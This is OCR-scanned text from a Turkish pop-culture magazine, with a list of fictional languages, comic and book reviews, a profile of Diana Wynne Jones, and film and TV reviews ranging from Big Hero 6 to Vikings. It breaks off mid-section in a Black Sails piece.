Devasa içeriği ile her daim iddialı olan çizgi-dizi için, yaratıcısı **David X. Cohen**'in çabaları ile arka plandaki grafiti espriler için bir alfabe oluşturulmuştu. Tabii harflerin sıralı sayısal karşılıklarından oluşan bu lisanı çözmek hayranlar için kolay oldu. Bunu gören yazarlar harfleri karmaşık matematik işlemleriyle bulunabilen **Alienese II**'yi yaratıp rahat bir nefes aldılar.

NA'Vİ LİSANI (AVATAR)

Avatar'ı sevin sevmeyin, **James Cameron**'ın uzaylı Na'vi ırkını yaratırken gösterdiği çabayı takdir etmelisiniz. Dilbilimcilerle birlikte çalışan yönetmen tamamen öğrenilebilen bir lisan yaratmıştı. Kelimelerin sırası değişse dahi anlamın çok değişmediği, daha çok eklerle ilerleyen dilin bin küsur kelimelik bir sözlüğü ve eğitim kursları mevcut.



7

6



DOTHRAKI LİSANI (GAME OF THRONES)

George R. R. Martin'in kitapları Dothraki lisanına ucundan bir giriş yaptıysa da dilin esas yaratılışı TV dizisi için olmuş. **David Peterson**, Arapçanın fonetiği ve İngilizcenin cümle yapısını benimsediği altyapı üzerine dünyanın dört bir yanından seçtiği kelimeleri Dothraki dili için kullanmış. Atların bu kültürdeki yeri de dili oluştururken ihmal edilmemiş tabii.

SIMLISH (THE SIMS DİLİ)

Simlerin müzik ve sembollerden oluşan lisanları ekonomik gereklilikler ve doğaçlamanın harika bir kombinasyonu olarak doğar. Zamanla kendini sevdiren ve an itibariyle 40.000'in üstünde sesli ifade barındıran bu dil ilk kez *SimCopter* oyununda karşımıza çıkmıştı. Hamurunda ise birçok Avrupa dili ve Latince bulunmakta.



5

4



EJDERHA LİSANI (SKYRIM)

Skyrim'in etkileyici atmosferine çok büyük katkısı olan **Dovahzul** ejderhaların dilidir ve Elder Scrolls dünyasında artık pek konuşan kalmamıştır. Nordik rünleri andıran alfabesi ve basit yapısı ile bu dil fanlar arasında oldukça yaygınlaşıp günlük kullanıma girdi. Örneğin gittiğiniz yerde herkesi selamlamak için "**ahnok pah**" demeniz yeterli olacaktır.

ESPERANTO

Hep fantastik veya bilim-kurgu dünyaları mı kurgusal dile sahip olacaklar? Tabii ki hayır! Dünyada yaygın olarak kullanılan kurmaca bir dil olan Esperanto 1887 yılında **Dr. L.L. Zamenhof** tarafından oluşturulmuş. Sade yapısı ile dünyada 2 milyona yakın kişinin konuştuğu dil Latince ve eski Germen dillerinden yoğun şekilde etkilenmiş.



3

2




KLİNGONCA

Doğrudan söylüyorum; Klingon lisanında yazılmış bir **Hamlet**, dili öğrenebileceğiniz tam teşekküllü bir enstitü ve Google'da Klingonca arama yapabileceğiniz bir seçenek var. Star Trek'in savaşçı ırkının popüler kültürde bu kadar derin izler bırakan dili sürpriz şekilde sadece 3000 kelimeden oluşuyor. Ama siz yine de "***tlqjaj ylnllj 'ej blchepjaj***" … *(live long and prosper)


ELFÇE VE DİĞER ORTA DÜNYA DİLLERİ

Elfçe... Adı yeter. Bu sefer **Tolkien**'in kendisi uzmanlık alanında döktürüyor ve ortaya Quenya ve Sindarin gibi iki tane harika dil çıkarıyor. Elflerin kulağa muhteşem gelen bu iki lisanını derinlemesine öğrenebilir, hatta yazılmış yüzlerce şiiri ezberleyebilirsiniz. Yarattığı diğer Orta Dünya lisanlarını de hesaba katınca, üstadın hakkını teslim etmek gerekiyor. "***Tenna' ento lye omenta***" *(görüşmek üzere)



1

İNCELEME



X-FORCE 2: TANIDIK HAYALETLER

X-MEN'İN SOL YANI DAHA KARANLIK

Çizgi roman dünyasının alt metni en dolu eserlerinden biri olan *X-Men*'in karanlık yüzünü kim görmek istemez? İşte bunun üzerine bir *X-Men* spin off'u var karşımızda: *X-Force*. Pek az *X-Men* üyesinin yapacağı eylemlere kalkışmaktan geri durmayan mutantlar onlar. Ama başını **Wolverine**'in çektiği, Cable, Psylocke, Domino gibilerin yer aldığı bir ekipten daha ne beklenirdi?

İlk cildi geçtiğimiz aylarda yayınlanan *X-Force*, şimdilerde 2. cilt olan *Tanıdık Hayaletler*'le aklımızı başımızdan almaya geliyor. İlk sayıda **Arındırıcılar** denen mutant düşmanı bir tarikata karşı harekete geçen mutantlarımız, bu sayıda gözlerini halen daha geleceğe dikmek için erken olduğunu öğreniyorlar. Henüz kapanmamış eski defterler var. Mesela Archangel ve Wolfsbane'in sorunlu geçmişi ne olacak? Önlerine çıkan her şeyi, birbirlerinden başlayarak parçalarlarsa onları kim durduracak?

Yine de sorulması gereken en büyük soru şu: Hangi geçmiş bu aykırı mutantlar birliğinin pençelerinden sonsuza kadar kaçabilir ki? **-Hazal**

EDİTÖRÜN NOTU: *Mutantların geleceği mutant dünyasının en sorunlu tiplerinin ellerinde. Yisss!* ★★★★☆

İNCELEME



DRIZZT EFSANESİ 2: SÜRGÜN

DRIZZT'IN GÖNÜLLÜ SÜRGÜN GÜNLÜKLERİ

Unutulmuş Diyarlar'dan efsanevi kahraman, drow Drizzt Do'urden'in 2. kitabı çizgi roman olarak çıktı, ben de bir solukta okuyarak yorumlarımı sizlerle paylaşmak üzere kendimi karanlıklardan dergi sayfalarına attım. İlk bölümü kısaca hatırlarsak; derileri yeraltı şehirleri Menzoberranzan'da mavileşmiş, kalpleri çevirdikleri kalleşçe ihanetler, vahşi cinayetler yüzünden kararmış drowların arasında, soylu Do'Urden ailesinin mor gözlü çocuğu olarak büyüyen Drizzt'in, sevgi, dostluk, güven ve huzur arayışıyla şehrinden ve ailesinden kaçış nedenlerini anlatmıştı Anayurt. Sürgün'de ise, romanın aslına mümkün olduğunca sadık kalmış ve Karanlıkaltı mağaralarının atmosferine uygun şekilde koyu tonlarla resmedilmiş kareler boyunca Drizzt'in gönüllü sürgün yolculuğu boyunca yaşadıkları anlatılmış. Kahramanımızın drowların ebedi düşmanı madenci gnomların şehrine sığınması, mağaralarda hayatta kalma içgüdüsüyle önüne çıkan canlıyı yok eden, "içindeki avcı" ile mücadele edişi, yeni dostları Belwar ve Clacker ile yolculuğu, peşine düşen hayalet savaşçı ile çatışması ve nihayet yüreğindeki iyiliği götürebileceği, olanaksız gibi görülen bir çıkış yolu bulması. Yüksek tempolu, sade bir hikâye arayan çizgi roman severleri Karanlıkaltı'nda bekliyor Drizzt. **-Noyan**

EDİTÖRÜN NOTU: *Drizzt ve "kedi" dostu Guen'in üçüncü macerası için hazırım şimdiden.* ★★★★★

ÇİZGİLERLE PRENS

GENÇ PRENSLERLE ÇİZGİLERDE TANIŞMAK

İNCELEME

Bu ay kısaca bahsedeceğim çizgi romanın tanıtımına, çizer **Shane Clester** ile aşağı yukarı aynı ifadeleri kullanarak başlayacağım: **Machiavelli**'nin "Prens" adlı ünlü eserini okumamıştım, ama 1500'lerde yazıldığını ve "Başarıya giden her yol mubahtır" şeklinde bir temele dayandığını biliyordum. Siyah - beyaz, geniş karelerle ve olabildiğince sevimli çizgilerle uyarlanmış *Prens*. "Hükümdarlığın çeşitleri", "Prensin verdiği sözleri tutması hakkında" gibi bölümlere ayrılmış, Machiavelli'nin hükümdar adayı prenslere verdiği öğütleri okudukça, nüfuz gücü ve tek adam otoritesini korumaya dayalı bu katı prensiplerin beş yüzyıldır nasıl hâlâ geçerliliğini koruduğuna şaşırmama şaşırdım. Siyasi - felsefi cümlelerin çizgi roman karelerine taşınması, Machiavelli'nin şu sözünün gerçekliğini de kanıtlıyor aslında: "Statükoyu korumakla ilgilenmiyorum, onu yıkmak istiyorum." Anlamlı gülümseyişler eşliğinde okuduğum bu özgün çizgi romanı, siyaset ve tarihe meraklı okuyucu dostlara tavsiye ederim. **-Noyan**

EDİTÖRÜN NOTU: *Ciddi konuların sevimli bir tarzda çizgilere dökülmüş olması bile okumak için yeterli bir sebep.* ★★★★★





DIANA WYNNE JONES

ÜÇ ADIMDA ŞATOLARI KARADAN YÜRÜTMEK

Hayao Miyazaki'nin hiç *Yürüyen Şato*'yu *(Howl's Moving Castle)* nasıl hayal ettiğini düşündünüz mü? Düşünmediniz mi? Miyazaki bu, yaparsa o yapar mı dediniz? O zaman şu detayı da kaçırdınız: *Yürüyen Şato* Miyazaki'nin değil, onu ve tüm dünyadaki genç zihinleri eserleriyle sıra dışının bulanık sınırlarına götürüp getirmiş bir kadının hikâyesiydi.

Diana Wynne Jones, ülkemizde az tanınan fakat dünyada en önemli fantastik yazarlarından sayılan bir usta. O, *Narnina Günlükleri*'nin yazarı **C.S. Lewis** ve fantastik edebiyatın Vala'sı **Tolkien**'in bizzat öğrencisi olmuş bir isim. Yazdığı sayısız eserle sayısız ödülü kucaklamış ve bir fantastik yazarı olduğu kadar dünya çapında da bir çocuk edebiyatı ustası olmuştur. Ama durun! Şimdi ona, *"Eah, çocuk kitabı yazıyor"* yaftası vurarak gitme hatasına düşmeyin. Çünkü henüz kimlere esin kaynağı olduğundan bahsetmedik! İşte, oldukça şaşıracağınız o isimleri sağdaki sayfaya saklıyorum.

2011 yılında akciğer kanserinden dolayı hayata gözlerini yuman ve aralarında **Neil Gaiman**'ın da bulunduğu, bugünün pek çok önemli yazarının hayranlığını da arkasında bırakan Diana Wynne Jones, bir İngiliz. II. Dünya Savaşı'nın gölgesinde büyümüş bir isim. Savaş nedeniyle ailesiyle beraber oradan oraya sürüklenirken sayısız kitap okumuş ve hayal gücünü bunlarla doldurmuş bir disleksi. Evet, o bir disleksi. Yazar olmaya kalkışmış ve milyonların hayranlığına kavuşmayı başarmış bir disleksi. Sözel güce ket vuran bir hastalığın karşısında kalemini savurarak ona meydan okumuş bir savaşçı.

Onun evrenselliğinin örneği birçok ödülde olduğu kadar Hayao Miyazaki'ye olan etkisiyle taçlanmıştır. Bugünün pek çok fantastik yazarı onu okuyarak büyürken, Miyazaki onun eserinin üzerine kendi çizgilerini çekerek dünyaya kendi **Yürüyen Şato**'sunu, onu okurken hissettirdiklerini anlatmayı seçmiştir. Böylece Jones onun insanın içine işleyen çizgilerine sızmış, sıcacık yüreğinde bıraktığı izlerden taşarak beyaz perdeye sıçramış ve bu defa Miyazaki'nin bakış açısıyla dünyayla buluşmuştur.

Belirtmekte fayda var, kitapla anime filmi birbirinden farklı. Ama insan ikisinde de bambaşka bir tat buluyor. Sanki Jones'un içinde biraz Miyazaki, Miyazaki'nin içinde biraz Jones ta başından beri varmış gibi. Kitapta bol bol kahkaha atarken animede sıcak ve buruk bir tebessüm hakim oluyor. Ancak bununla bitmiyor. Çünkü Howl ve Sophie'nin maceraları *Uçan Şato* ve *Sihirli Ev* ile hem devam ediyor, hem de bir üçleme olarak son buluyor.

Biz bugün ülkemizde onu daha geçtiğimiz yıllarda çevrilmiş dört tane eseriyle biliyoruz. Oysa o temellerini Lewis ve Tolkien gibi ustalardan bizzat inşa etmiş, akademik eğitimi onların elinde şekillenmiş, disleksisine boyun eğmemiş ve hocalarının yolundan geçerek hayal gücünü kapatmaya çalışan topluma zihnindeki her türlü çılgınlığı fırlatarak cevap vermiştir. Diana Wynne Jones bugünün fantastik edebiyatına ve yazarlarına büyük katkılarda bulundu. Bunu da çocuklar ve gençlerin içindeki en vahşi, en kural tanımaz yanının sesini eserlerinde yükselterek yaptı. **-Hazal**

ŞATONUN GERÇEK SAHİBİ

Her ne kadar Yürüyen Şato'yu Diana Wynne Jones'a mâl etsek de perde arkasında başka biri yatmaktadır. *"Yürüyen Şato"* fikri aslında bir çocuğun fikridir ve bu fikri yazara tüm detayları ile anlatmıştır. O metal gövde, keşmekeşin yürüyen hali her ne kadar Jones'un hayal gücüne uysa da aslında bir çocuğun tasarımıdır ve yazar o kadar etkilenir ki onu merkeze koyarak üzerine üçlemesini yazar. Sonrası, malumunuz.



OXFORD BÜYÜCÜLERİ

Oxford'daki St Anne's College yıllarında fantastik, Oxford'da istenmeyen bir unsurdur. Ancak Lewis ve Tolkien aynı zamanda önemli akademisyenler oldukları için onlara zoraki bir tolerans gösterilmektedir. Lewis sınıflara gümbür gümbür ve heyecanla girerken, Tolkien aralarında Jones'un da bulunduğu dört öğrencisine özel olarak büyülü sözler fısıldamaktadır. Böylece ustalar ustaları doğurur ve bayrak nicelerine teslim edilmek üzere el değiştirir.

ÜVEY ANNE YERİNE GERÇEK ANNE

Jones, iki kız kardeşiyle beraber ailesinden çok çekmiştir. Ailelerinin ihmalkarlığı ve cezalandırıcılığı eserlerinde kendilerine birer yansıma bulur. Kardeşleriyle aç kalmış ve olası misafirlere yer açmak için soğuk sundurmada uyumuşlardır. Kitaplarındaki kötü karakterler üvey anneler değil gerçek annelerdir. Otoriter aileler oradadır. Ama hiçbiri karakterlerin maceraya atılmasına engel olamaz. Tıpkı ailesinin onun yazmasına engel olamadığı gibi.





KELİMELERİN TERSLİĞİ YAZMAYA ENGEL DEĞİL

Disleksi bir öğrenme bozukluğudur. Hafıza ve dil bilgisiyle ilgili sorunlara yol açar. Ama disleksilerin sözel zekâları güçsüz değil, aksine çok güçlüdür. Hayal güçleri normal insanlardan çok daha geniştir. Ancak ifadeler onlar için en büyük sorundur. Jones da onlardan biri ve yazar olmak istediğine 12 yaşında karar verdiğinde ailesi ona gülmüş. O ne yapmış? 12 yaşında yazmaya başlamış. Sonrasında hep yazmış ve yazmış.



ROWLING VE GAIMAN'IN BUNUNLA NE ALAKASI VAR?

J.K. Rowling *Harry Potter* ile ünlendiğinden beri pek çok suçlamanın odağı oldu. Bunlardan biri eserlerinin Jones'un eserleriye olan benzerliğiydi. İlginç olan, Jones'a bu durum sorulduğunda, *"Sanırım Joanne küçükken benim eserlerimi fazla okumuş"* diyerek bu iddiaya destek olmasıdır. Neil Gaiman da bu tarz suçlamalara maruz kalmıştır. Ama onun için de bir ilginçlik mevcut. Jones ile Gaiman birbirlerinin eserlerini okumayı çok seven iki dosttur.

BIG HERO 6

LEGO HÂLÂ DAHA İYİ, AMA...

Disney, Marvel'ı satın aldığı zaman yer yerinden oynamıştı resmen. Herkes ilk etapta olumsuz düşündü. Neyse ki işler yolunda gitti, hatta *Guardians of the Galaxy*, *The Avengers* gibi gerçekten keyifli yapımlar bu birliktelikten doğup bizi ziyadesiyle mutlu etmeyi başardı.

Bu evliliğin en son ürünü fazla bilinmeyen bir Marvel serisinden uyarlama olan *Big Hero 6*'in içine, bu sefer biraz da **Pixar** ruhu kaçmış. İyi ki de kaçmış, zira kaçmasa benzerlerini onlarca kez izlediğimiz vasat bir "kahramanlar takımı" filmi olabilirmiş yapım.

"Kahramanımız" **Hiro** genç bir robot dehasıdır. San Francisco ve Tokyo'nun bir karışımı olan fütüristtik "San Fransokyo"da teyzesi ve abisi ile yaşayan bu heyecanlı arkadaş bir gün abisinin eğitim gördüğü ileri derece teknolojileri geliştiren okula uğruyor ve hayatı değişiyor. Hiro'nun icadı olan mikro-bot adlı, hayal gücünün sınırlarını zorlayan robotçuklar birden fazla önemli kişinin dikkatini çekince film de temposunu bulup bizi hiç sıkmadan devam ediyor.

Normal şartlarda sıradan diyebileceğim hikâye izleği Hiro'nun abisinin icadı olan medikal robot **Baymax**'in olaya dâhil olması ile farklı bir hal alıyor. Hani çocukken çok sevdiğiniz bir oyuncak vardır, sürekli onunla uyur, hep yanınızda olsun istersiniz, onsuz yapamazsınız ya. Baymax de öyle işte. Benzerlerinin aksine yumuşacık, sürekli sarılasınızın geldiği, hassas ve her açıdan tam bir iyileştirme robotu. Hiro, önce Baymax'i garipsese de yaşadıklarından sonra yaşama dönüş sürecinde bu "etine dolgun" robot, onun en büyük yoldaşı olup filmin de kalbini oluşturuyor.




Baymax'in barışçıl, her daim sakin ve çok da şirin oluşu Hiro'nun naifliği ile birleşince inanılır, samimi bir dostluk hissiyatı oluşmuş, zaten takip eden aksiyon sahnelerinde karakterleri önemseyişimiz de bu duygusal derinliğin eseri. Tabii film sadece bu dostluk üzerine kurulu değil, başta söylediğim "kahramanlar takımı" mevzusu da bir yerden sonra olaya dâhil oluyor ve tabii ki şehri tehdit eden bir kötü adamımız var. Ama bunlar işin çeşnisi, aksiyonu, sosu. Ana yemek ise iki ayrı **Brad Bird** filminin tadında. Birisi *Iron Giant*, diğeri de *Incredibles*. *Iron Giant*'ın robot/çocuk dostluğu üzerinden anlattığı sıcaklık ve doğallığın *Incredibles*'ın aile/takım çalışması hissiyatıyla harman edilip üstüne bolca da anime soslu şekilde servis edilmiş hali gibi *Big Hero 6*.

Özünde bir büyüme, yaraları sarma, hayatta sorumluluk alma üzerine bir öykü anlatıyor film. Benzerleri çok olsa da içerdiği duygular gibi atmosferi de kendine has, keyifli görselleri ve aksiyonu ile sizi saran, içinizi ısıtan bir yapım *Big Hero 6*. Yüksek eğlence faktörü ve her yaşa hitap edebilmesi ile mükemmel bir aile seyirliği, hani 50 küsur yaşındaki babam bile filme hayran oldu, o derece.

Disney'in harikalar diyarı, Marvel'in detaylarla süslü yaratıcılığı ve Pixar'ın naif samimiyeti birleşince böyle oluyormuş demek ki. Devamı gelsin diyor, aldığı Oscar'ı kutluyor ve her eve bir Baymax istiyoruz! **-Eren E.**

EDİTÖRÜN NOTU: *Baymax faktörü, sıradan olabilecek bu animasyona ihtiyacı olan ruhu veriyor.* ★★★★☆

KANKASIZ KAHRAMAN OLUNMAZ!



TOOTHLESS

Ejderhalar hakkında pek çok şey derler. Tehlikelidirler, bilgedirler ve pek de şaka kaldırmazlar. Toothless bu tabuları yıkan görüp, görebileceğiniz en şirin ejderha. Hiccup ile olan zoraki ortaklığı zamanla kopmaz bağlarla derin bir dostluğa dönüşür, onsuz bir Hiccup düşünülemez.



PUMBAA VE TIMON

Çocukluğumuzun efsanesi Aslan Kral bu ikisi olmadan hayli sıkıcı bir epiğe dönüşürdü. Onlar sayesinde yeniden hayata bağlanan ve anı yaşamayı öğrenen Simba krallığa giden yolda en çok bu ikilinin desteğini alıyordu.



BUZZ LIGHTYEAR

Oyuncak Hikâyesi'nin esas kahramanı Woddy ile başlarda yıldızları barışmasa da zamanla birbirlerinin en sağlam kankası olmuşlardı. Dostlarını hiç yalnız bırakmayan bu uzay savaşçısı her "sonsuzluk… ve ötesine!" deyişinde biz de böyle güvenilir bir kankamız olsun istedik.

BIRDMAN

Oynadığı ikonik bir karakterin gölgesinde kalmak, herhalde bir sanatçının en büyük korkularındandır. Tim Burton'ın çektiği *Batman*'de Bruce Wayne'e hayat veren **Michael Keaton**'ı başka nerede gördüğümü düşününce, IMDb dışında bir şey gelmiyor mesela aklıma. *Birdman*, tam da böyle bir hikâyeyi, "kuş adamı" işleyince ve Michael Keaton başrolde olunca, taşlar çok da güzel yerine oturuyor ama. Bir Broadway oyunu, acıklı bir kariyeri düzeltebilir mi acaba?

Geçen aylarda Serpil'in kaleminden bu filmin ne kadar muazzam olacağını okumuştunuz. Bense muazzamlığın kefili olabilirim ancak. Müthiş sağlam oyuncu kadrosu, hepsi iyi olduğu için arasında göze batmayan tertemiz oyunculuklar, müthiş bir kurgu ve çekim tekniği, Keaton'ın ayrıca bahsedilecek performansı, eleştirmenler başta olmak üzere sorulan tüm sorular, hepsi bir harika. Hepi topu Broadway oyununun öncesindeki üç günü, provaları ve karmaşaları anlatan filmin bu kadar dolu olacağını başına oturduğumda hiç tahmin etmemiştim. Her bir karesiyle övgüleri sonuna kadar hak eden (ve Oscar'ları süpüren) bu kara mizah örneğini izlemeden etmeyin. **-Sarp**

EDİTÖRÜN NOTU: *Yılın sonunda unutmamış olursam, izlediğim en güzel film payesini vermeye niyetliyim. En İyi Film ödülünü de kaptı, daha ne diyeyim!* ★★★★★





THE THEORY OF EVERYTHING

Stephen Hawking Cambridge'daki laboratuvarda, tahtanın önüne geçip düşünmeye başladığında "Nasıl?" dedim. "Bir insan, evrenin başlangıcının kara deliklerle aynı olma ihtimalini nasıl matematiğe dökebilir?". Ama yalnız değildim, tam o anda Hawking de aynı şeyi düşünüyordu. Daha doğrusu **Eddie Redmayne**, harikulade fizikçiyi canlandıran harikulade oyuncu. *The Theory of Everything*, Stewen Hawking'e temelde ilk eşi Jane'in kaleme aldığı biyografinin penceresinden bakıyor. O kadar güzel bakıyor ki hem de. Aynı dönemde yaşamaktan onur duyduğum fizikçinin Cambridge günlerinden başlıyor, dönemlere uygun filtrelerle bize macerayı anlatıyor. Komik, hüzünlü, kısaca dokunan bir hikâye anlatıyor. Hawking'i sevenler zaten yerlerinde durmasınlar. Bilmeyen ya da sevmeyenler ise, böyle bir zihnin saygıdan başka hak edecek hiçbir şeyi olmadığını hatırlatan bu filme yine de bir baksınlar derim. **-Sarp**

EDİTÖRÜN NOTU: *Başarılı oyunculuklar, güzel bir kurgu ama işlenen kişinin saygınlığı hepsinden önce geliyor.* ★★★★★



NIGHTCRAWLER

Sistem eleştirisi yapma iddiasıyla yola çıkan pek çok film hedeften sapıp, onu üretenlerin kişisel ahlak derslerine veya didaktik vaazlara dönüşür. İzleyiciyi beyninden vuran *Nightcrawler* ise oldukça dürüst ve objektif bir biçimde derdini anlatıyor. Yerel haberler için gece kameramanlığı yapan Louis Bloom, ahlaki açıdan bitmiş, ruhsuz ve tam bir sosyopattır, başarı basamaklarını tırmanması için tek yapması gerekense kadrajına daha çok şiddet almaktır. **Jake Gyllenhaal**'ın ürkütücü derecede gerçekçi bir performans sergilediği karakter için hiçbir an sempati duymayacaksınız, yine de onun karanlık cazibesi yüzünden filmden de kopamayacaksınız. Hatta bir adım ileri gidip diyebilirim ki; günümüzde pek çok insan bu filmde anlatılan ahlaki yozlaşmışlığın içine bir derece batmış, başarı ve para hırsına insanlığını yavaş yavaş kurban vermektedir. İşin medya ayağının ne kadar kirli olduğunu az çok bilsek de, Amerika'nın içine girildiğinde ne kadar ayrımcı ve şiddet kültürünün ne kadar yaygın olduğuna bir kez daha şahit olmak rahatsız edici bir deneyim. Birden çok insanın ölümünün daha iyi reyting demek olduğu topraklarda tek gerçek; para ve vahşi kapitalizmin gibi görünüyor. Tıpkı gerçekte olduğu gibi bu filmde de kötülük kazanıyor. **-Eren E.**

EDİTÖRÜN NOTU: *Amerikan toplumunun ahlaki çöküntüsü Jake Gyllenhaal'da vücut buluyor.* ★★★★★

UZAKTAN İZLE!



DUMB & DUMBER TO

20 yıl önce, Jim Carrey filmlerinin hastası olduğum sıralarda sinemada ve anıra anıra gülerek izlediğim *Dumb and Dumber*'ın devamının geleceğini duyduğumda, ne yalan söyleyeyim, pek de heyecanlanmamıştım. Arada **Jim Carrey** ile **Jeff Daniels**'ın oynamadığı devam filmleri çekilmiş olsa da, ilk filme duyduğum sevgi ve saygıdan dolayı, dönüp de izlemedim onları. Ama bu "gerçek" ikinci film beni yanılttı. *Salak ile Avanak 2*'deki oyunculuğuyla Jim Carrey *Sil Baştan* filmindeki oyunculuğunu gölgede bırakırken, Jeff Daniels son yılların en iyi TV işlerinden biri olarak gördüğümüz *The Newsroom*'da "neden rol almış ki?" dedirtecek bir oyunculuk sergilemiş. Oyunculuğun ve sinematografinin boyut atladığı filmin nasıl bu seviyede bir sanat haline gelebildiğini, film bitip de son jenerik akarken anlıyorsunuz: *Salak ile Avanak 2*'nin başında tam iki yönetmen ve altı senaristin bulunduğunu gördüğünüzde, gözünüzden bir damla yaş akacak. Kısacası, bu filmi izleyin. Yaşayacağınız hisleri anlatacak bir kelime henüz icat edilmedi... **-Sinan**

EDİTÖRÜN NOTU: *Filmi izledikten sonra anlam kazanacak not: GOTCHA! AHAHAHA!* ★★★★★

VIKINGS

"DAHA FAZLA İSTİYORUM"

Daha ilk açılış ekranında vurulmuştum *Vikings*'e. Şaşkındım. Şaşkındım çünkü beklemiyordum böyle bir şeyle karşılaşmayı. Vikinglere özel bir sempatisi olmayan ben, nasıl olurdu da bir Viking hikâyesine kendimi bu kadar kaptırabilirdim ki? Aslında düşününce cevabın sorunun içinde gizli olduğunu gördüm. Vikings bizlere masal anlatmıyordu. Gerçek Viking dünyasını gösteriyordu. Kan, vahşet ve acıması olmayan bir dünyaydı *Vikings*'in gösterdikleri. Gözlerini hırs bürümüş insanlar, altın peşinde koşanlar, tanrılara acımasızca kurban verenler... *Vikings*'in çekinecek bir sözü yoktu bu konuda. Her şeyi olduğu gibi seriyordu gözler önüne.

Ragnar Lothbrok'un hikâyesiyle başladı yolculuğumuz, bir köyün sıradan bir vatandaşı olan Ragnar'ın açık denizler tutkusu, her zaman daha fazlasının olduğunu hissetmesi ile gelişen hikâyeye tanık olduk. Sıradan bir adamdan, sözü geçen bir halk kahramanına dönüşünü gördük. Fakat Ragnar'ı bir süper kahraman gibi düşünmeyin. İyi bir komutan, iyi bir konuşmacı olabilir, fakat nihayetinde o da hırslarının esiri olan, zaman zaman nefsine hâkim olamayan bir adam. Üstelik hiçbir zaman kafasının içerisinde neler yattığını açık etmeyen bir savaşçı. Çoğu zaman onu tam anlayamıyorsunuz. Düşmanlara korku salan delici bakışlarının altında yatan fikirleri göremiyor, sadece düşmanları gibi ona mesafeli yaklaşmakla yetinebiliyorsunuz.

RAKİP ZORLU, SAHA ELVERİŞLİ

İlk sezondaki derin sulara açılma hikâyesinin ardından yapımcılar Ragnar'a sağlam bir rakip gerektiğini düşünmüş olacak ki devreye bir kral sokmuşlar. İkinci sezon zekâsı ve düşünce tarzıyla bizi etkileyen İngiltere kralı Ecbert'i tanıdık. Ragnar'ın İngiltere'nin verimli topraklarından pay çıkarma çabasını, Kral Ecbert'in de bu durumu nasl lehine çevirebileceğine dair planlar kurmasını izledik. Keza üçüncü sezon da Ragnar'ın toprak almak için Kral Ecbert ve çevresiyle kurduğu ittifak üzerine yoğunlaşmış durumda. Kendisini ilgilendirmeyen savaşlara adım atan Ragnar'ın İngiltere topraklarına saldığı korkuyla adım attık artık. Bir yandan kendi topraklarındaki güç dengesini korumaya çalışan, öte yandan daha verimli toprakların peşini kovalayan bir adamın mücadelesini gösteriyor *Vikings*.

Özellikle Ragnar'ın kovalamadığı ancak tercihleri sonucu elde ettiği gücü, hangi amaçla ne yönde kullanacak henüz bilemiyoruz, fakat onu bu yolda izleme keyfini elde etmiş bireyler olmanın ne kadar şanslı hissettirdiğini biliyoruz. Bu maceranın aynı kalitede devam etmesi dileğiyle, *"Sen çok yaşa Ragnar!"* **-Enis**

EDİTÖRÜN NOTU: *Vikinglerin vahşi dünyasını etkileyici bir hikâye ile birleştiriyor Vikings. Üstelik de muhteşem bir aksiyon ve enfes bir görsellikle bütünlüyor.* ★★★★★

BİR SEZONLUK VIKINGS

3. sezona giren Vikings'in aslında tek sezon planlandığını biliyor muydunuz? History Channel, dizinin beklenmeyen bir popülerliğe ulaşmasının ardından diziyi uzatma kararı almış. Bize de afiyetle izlemek düşmüş :)

TÜRK VİKİNG KIVANÇ



Belki de bir kısmınızın gözüne çarpan bir haberi paylaşmak istiyorum sizinle: Kıvanç Tatlıtuğ (The Behlül), Vikings dizisinde oynamak için iki bölümlük bir anlaşma yapmış. Hatta bu iki bölümü daha da uzatabilmek için görüşmelere devam ediyormuş. Bakalım orada kimin bacısına, yengesine sarkacak?! (Tamam vurmayın, şaka.)



BLACK SAILS

NE HAKKINDA?

Robert Louis Stevenson'ın klasik romanı Treasure Island'ın öncesini anlatıyor aslında *Black Sails*, bizi korsanların altın çağına götürüyor. 1715 yıllarının korkulan kaptanlarından **Flint**'in hikâyesini dinliyoruz *Black Sails*'da. Fakat sadece bu değil, pek çok önemli ve tarihte adı geçen korsanın da hayatlarından kesitler görüyoruz. Anne Bonny, Jack Rackham, Charles Vane ve Ned Low ve daha fazlası. Flint'in meşhur İspanyol gemisi **Urca de Lima**'nın peşinden gidiş hikâyesinin yanına bu karakterlerin olayları da eklenince korsanların altın çağını yakın markajdan takip edebiliyoruz.

NEDEN İYİ?

